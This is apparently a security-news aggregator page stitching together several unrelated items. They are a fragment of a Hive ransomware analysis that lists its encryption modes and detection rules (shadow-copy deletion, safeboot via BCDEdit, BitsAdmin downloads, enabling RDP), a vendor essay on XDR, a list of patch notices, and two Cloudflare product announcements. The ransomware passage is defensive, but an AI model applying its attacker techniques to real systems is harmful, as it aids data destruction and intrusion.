By default, all three modes (local, mount and discovery)are enabled, so all local, mounted and shares able to be enumerated will have their contents encrypted. This effectively ransoms all systems in a victim’s environment with a single execution of HIVE—when performed by a privileged user such as a Domain or Enterprise Admin account. Command line flags may be used to change this behavior and invoke one or more of the modules. For instance—local-only will use only the local module while—network-only will use the mount and discovery modules.
Type
Value
Registry Key
HKLM\System\CurrentControlSet\Control\Terminal Server
Rapid7 has detections in place within InsightIDR through Insight Agent to detect this type of ransomware activity. However, since the malicious actor is rebooting into safemode minimal state, endpoint protection software and networking will not be running while the endpoint is executing ransomware.
So, identifying the actions of a malicious actor before ransomware is deployed is crucial to preventing the attack. In other words, it is essential to identify malicious actors within the environment and eject them before the ransomware payload is dropped.
The following detections are now available InsightIDR to identify this attacker behavior.
Attacker Technique – Auto Logon Count Set Once
Attacker Technique – Potential Process Hollowing To DLLHost
Attacker Technique – Shutdown With Message Used By Malicious Actors
Attacker Technique – URL Passed To BitsAdmin
Lateral Movement – Enable RDP via reg.exe
Suspicious Process – BCDEdit Enabling Safeboot
Suspicious Process – Boot Configuration Data Editor Activity
Suspicious Process – DLLHost With No Arguments Spawns Process
Suspicious Process – Rundll32.exe With No Arguments Spawns Process
Suspicious Process – ShadowCopy Delete Passed To WMIC
Suspicious Process – Volume Shadow Service Delete Shadow Copies
IOC’s
Type
Value
Registry Key
HKLM\System\CurrentControlSet\Control\Terminal Server
The New Year’s Day edition of The Wall Street Journal asked a big question in a big headline: “Can Southwest Airlines Buy Back Its Customers’ Love?”
While other airlines rebounded from extreme winter weather and service disruptions, Southwest—always top-rated, with a famously loyal following—melted down. It canceled more than 2,300 flights, stranding passengers and their baggage around the country over the Christmas holidays. The U.S. Department of Transportation is putting the entire event “under a microscope.”
Most believe Southwest will, in fact, be loved again. Tickets were refunded, travel expenses were reimbursed, and approximately 25,000 frequent flyer miles were doled out to each stranded customer. Whatever. That’s not why you should pay attention to this tale.
The object lesson that matters? WSJ’s CIO Journal followed up, reporting that “balky crew scheduling technology” caused the disaster. Airline staff who used the system had been frustrated by it for some time, but couldn’t get executive attention. A scathing New York Times op-ed on December 31, “The Shameful Open Secret Behind Southwest’s Failure,” blames the strong incentives to address problems by “adding a bit of duct tape and wire to what you already have.”
Balky tech that frustrates staff: Sound familiar?
Two years ago, ZDNet reported the average enterprise managed 45 different tools to secure their environment. A few weeks ago, the Silicon Valley Business Journal said the number has jumped to 76, with sprawl driven by a need to keep pace with cloud adoption and remote work. Security teams are spending more than half their time manually producing reports, and pulling in data from multiple siloed tools.
The cybersecurity skills gap isn’t going anywhere. And the most tech savvy generation in human history—Gen Z, the latest entrants to adulthood and the workforce—is unlikely to stick it out in a burnout job laden with clunky tools. They grew up with customer-obsessed brands like Apple and Amazon and Zappos. Expectations about technology and elegant simplicity are built into all corners of their lives—work included— and they instantly know the difference between good and shambolic. Younger workers led The Great Resignation of 2021.
The trend toward XDR adoption is part of a solution. While capabilities can vary, XDR should integrate and correlate data from across your environment, letting you prioritize and eliminate threats, automate repetitive tasks, and liberate people to do important work.
If 2023 is your year to consider XDR, start with this Buyer’s Guide
Our new XDR Buyer’s Guide is for all of you who want to consolidate, simplify, and attract top talent. In this guide, you’ll get:
Must-have requirements any real XDR offers
Ways XDR is a staffing and efficiency game-changer
Key questions to ask as you evaluate options
Last year, Southwest announced $2 billion in customer experience investments, including upgraded WiFi, in-seat power, and larger overhead bins, as well as a new multimedia brand campaign, “Go With Heart.”
After taking very good care of stranded customers—and true to form, the airline did—it announced a 10-year, $10 million plan to hit carbon reduction goals. The Wall Street Journal asked: “Could not the Southwest IT department have used another $10 million?”
…and you’ve surely heard about this
This morning at 7:20am, the FAA grounded all domestic departures when the NOTAM (Notice to Air Mission) system failed. This critical system ingests information about anomalies at 19,000 airports for 45,000 flights every day, and alerts the right pilots at the right time. We woke up hearing about “failure to modernize” and also possible compromise.
Thanks for reading and come back tomorrow, as we’ll be following this developing story closely.
Security updates have been issued by Debian (exiv2, hsqldb, libjettison-java, ruby-sinatra, and viewvc), Fedora (golang-github-docker, mbedtls, and vim), Gentoo (alpine, commons-text, jupyter_core, liblouis, mbedtls, ntfs3g, protobuf-java, scikit-learn, and twisted), Red Hat (kernel and kpatch-patch), SUSE (rubygem-activerecord-5.2, tiff, and webkit2gtk3), and Ubuntu (dotnet6, linux-azure-5.4, linux-azure-fde, linux-gcp, linux-oracle, linux-ibm, and linux-oem-5.17, linux-oem-6.0).
Email is one of the most ubiquitous and also most exploited tools that businesses use every single day. Baiting users into clicking malicious links within an email has been a particularly long-standing tactic for the vast majority of bad actors, from the most sophisticated criminal organizations to the least experienced attackers.
Even though this is a commonly known approach to gain account access or commit fraud, users are still being tricked into clicking malicious links that, in many cases, lead to exploitation. The reason is simple: even the best trained users (and security solutions) cannot always distinguish a good link from a bad link.
On top of that, securing employees’ mailboxes often results in multiple vendors, complex deployments, and a huge drain of resources.
Email Link Isolation turns Cloudflare Area 1 into the most comprehensive email security solution when it comes to protecting against phishing attacks. It rewrites links that could be exploited, keeps users vigilant by alerting them of the uncertainty around the website they’re about to visit, and protects against malware and vulnerabilities through the user-friendly Cloudflare Browser Isolation service. Also, in true Cloudflare fashion, it’s a one-click deployment.
Protecting against deceptive links
With more than a couple dozen customers in beta and over one million links protected (so far), we can now clearly see the significant value and potential that this solution can deliver. To extend these benefits to more customers and continue to expand on the multitude of ways we can apply this technology, we’re making Email Link Isolation generally available (GA) starting today.
Email Link Isolation is included with Cloudflare Area 1 enterprise plan at no extra cost, and can be enabled with three clicks:
1. Log in to the Area 1 portal.
2. Go to Settings (the gear icon).
3. On Email Configuration, go to Email Policies > Link Actions.
4. Scroll to Email Link Isolation and enable it.
Defense in layers
Applying multiple layers of defense becomes ever more critical as threat actors continuously look for ways to navigate around each security measure and develop more complex attacks. One of the best examples that demonstrates these evolving techniques is a deferred phishing attack, where an embedded URL is benign when the email reaches your email security stack and eventually your users’ inbox, but is later weaponized post-delivery.
To combat evolving email-borne threats, such as malicious links, Area 1 continually updates its machine learning (ML) models to account for all potential attack vectors, and leverages post-delivery scans and retractions as additional layers of defense. And now, customers on the Enterprise plan also have access to Email Link Isolation as one last defense – a safety net.
The key to successfully adding layers of security is to use a strong Zero Trust suite, not a disjointed set of products from multiple vendors. Users need to be kept safe without disrupting their productivity – otherwise they’ll start seeing important emails being quarantined or run into a poor experience when accessing websites, and soon enough they’ll be the ones looking for ways around the company’s security measures.
Built to avoid productivity impacts
Email Link Isolation provides an additional layer of security with virtually no disruption to the user experience. It’s smart enough to decide which links are safe, which are malicious, and which are still dubious. Those dubious links are then changed (rewritten to be precise) and Email Link Isolation keeps evaluating them until it reaches a verdict with a high degree of confidence. When a user clicks on one of those rewritten links, Email Link Isolation checks for a verdict (benign or malign) and takes the corresponding action – benign links open in the local browser as if they hadn’t been changed, while malign links are prevented from opening altogether.
Most importantly, when Email Link Isolation is unable to confidently determine a verdict based on all available intelligence, an interstitial page is presented to ask the user to be extra vigilant. The interstitial page calls out that the website is suspicious, and that the user should refrain from entering any personal information and passwords unless they know and fully trust the website. Over the last few months of beta, we’ve seen that over two thirds of users don’t proceed to the website after seeing this interstitial – that’s a good thing!
For the users that still want to navigate to the website after seeing the interstitial page, Email Link Isolation uses Cloudflare Browser Isolation to automatically open the link in an isolated browser running in Cloudflare’s closest data center to the user. This delivers an experience virtually indistinguishable from using the local browser, thanks to our Network Vector Rendering (NVR) technology and Cloudflare’s expansive, low-latency network. By opening the suspicious link in an isolated browser, the user is protected against potential browser attacks (including malware, zero days, and other types of malicious code execution).
In a nutshell, the interstitial page is displayed when Email Link Isolation is uncertain about the website, and provides another layer of awareness and protection against phishing attacks. Then, Cloudflare Browser Isolation is used to protect against malicious code execution when a user decides to still proceed to such a website.
What we’ve seen in the beta
As expected, the percentage of rewritten links that users actually click is quite small (single digit percentage). That’s because the majority of such links are not delivered in messages the users are expecting, and aren’t coming from trusted colleagues or partners of theirs. So, even when a user clicks on such a link, they will often see the interstitial page and decide not to proceed any further. We see that less than half of all clicks lead to the user actually visiting the website (in Browser Isolation, to protect against malicious code that could otherwise be executing behind the scenes).
You may be wondering why we’re not seeing a larger amount of clicks on these rewritten links. The answer is quite simply that link Email Link Isolation is indeed that last layer of protection against attack vectors that may have evaded other lines of defense. Virtually all the well crafted phishing attacks that try and trick users into clicking malicious links are already being stopped by the Area 1 email security, and such messages don’t reach users’ inboxes.
The balance is very positive. From all the customers using Email Link Isolation beta in production, some Fortune 500, we received no negative feedback on the user experience. That means that we’re meeting one of the most challenging goals – to provide additional security without negatively affecting users and without adding the burden of tuning/administration to the SOC and IT teams.
One interesting thing we uncover is how valuable our customers are finding our click-time inspection of link shorteners. The fact that a shortened URL (e.g. bit.ly) can be modified at any time to point to a different website has been making some of our customers anxious. Email Link Isolation inspects the link at time-of-click, evaluates the actual website that it’s going to open, and proceeds to open locally, block or present the interstitial page as adequate. We’re now working on full link shortener coverage through Email Link Isolation.
All built on Cloudflare
Cloudflare’s intelligence is driving the decisions of what gets rewritten. We have earlier signals than others.
Email Link Isolation has been built on Cloudflare’s unique capabilities in many areas.
First, because Cloudflare sees enough Internet traffic for us to confidently identify new/low confidence and potentially dangerous domains earlier than anyone else – leveraging the Cloudflare intelligence for this early signal is key to the user experience, to not add speed bumps to legitimate websites that are part of our users’ daily routines. Next, we’re using Cloudflare Workers to process this data and serve the interstitial without introducing frustrating delays to the user. And finally, only Cloudflare Browser Isolation can protect against malicious code with a low-latency experience that is invisible to end users and feels like a local browser.
If you’re not yet a Cloudflare Area 1 customer, start your free trial and phishing risk assessment here.
Starting today, it is possible to selectively scope API access to your account to specific users.
We are making it easier for account owners to view and manage the access their users have on an account by allowing them to restrict API access to the account. Ensuring users have the least amount of access they need, and maximizing visibility of the access is critical, and our move today is another step in this direction.
When Cloudflare was first introduced, a single user had access to a single account. As we have been adopted by larger enterprises, the need to maximize access granularity and retain control of an account has become progressively more important. Nowadays, enterprises using Cloudflare could have tens or hundreds of users on an account, some of which need to do account configuration, and some that do not. In addition, to centralize the configuration of the account, some enterprises have a need for service accounts, or those shared between several members of an organization.
While account owners have always been able to restrict access to an account by their users, they haven’t been able to view the keys and tokens created by their users. Restricting use of the API is the first step in a direction that will allow account owners a single control plane experience to manage their users’ access.
Steps to secure an account
The safest thing to do to reduce risk is to scope every user to the minimal amount of access required, and the second is to monitor what they do with their access.
While a dashboard login has some degree of non-repudiation, especially when being protected by multiple factors and an SSO configuration, an API key or token can be leaked, and no further authentication factors will block the use of this credential. Therefore, in order to reduce the attack surface, we can limit what the token can do.
A Cloudflare account owner can now access their members page, and turn API access on or off for specific users, as well as account wide.
This feature is available for our enterprise users starting today.
Moving forward
On our journey to making the account management experience safer, and more granular, we will continue to increase the level of control account owners have over their accounts. Building these API restrictions is a first step on the way to allowing account-owned API tokens (which will limit the need to have personal tokens), as well as increasing general visibility of tokens among account members.
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.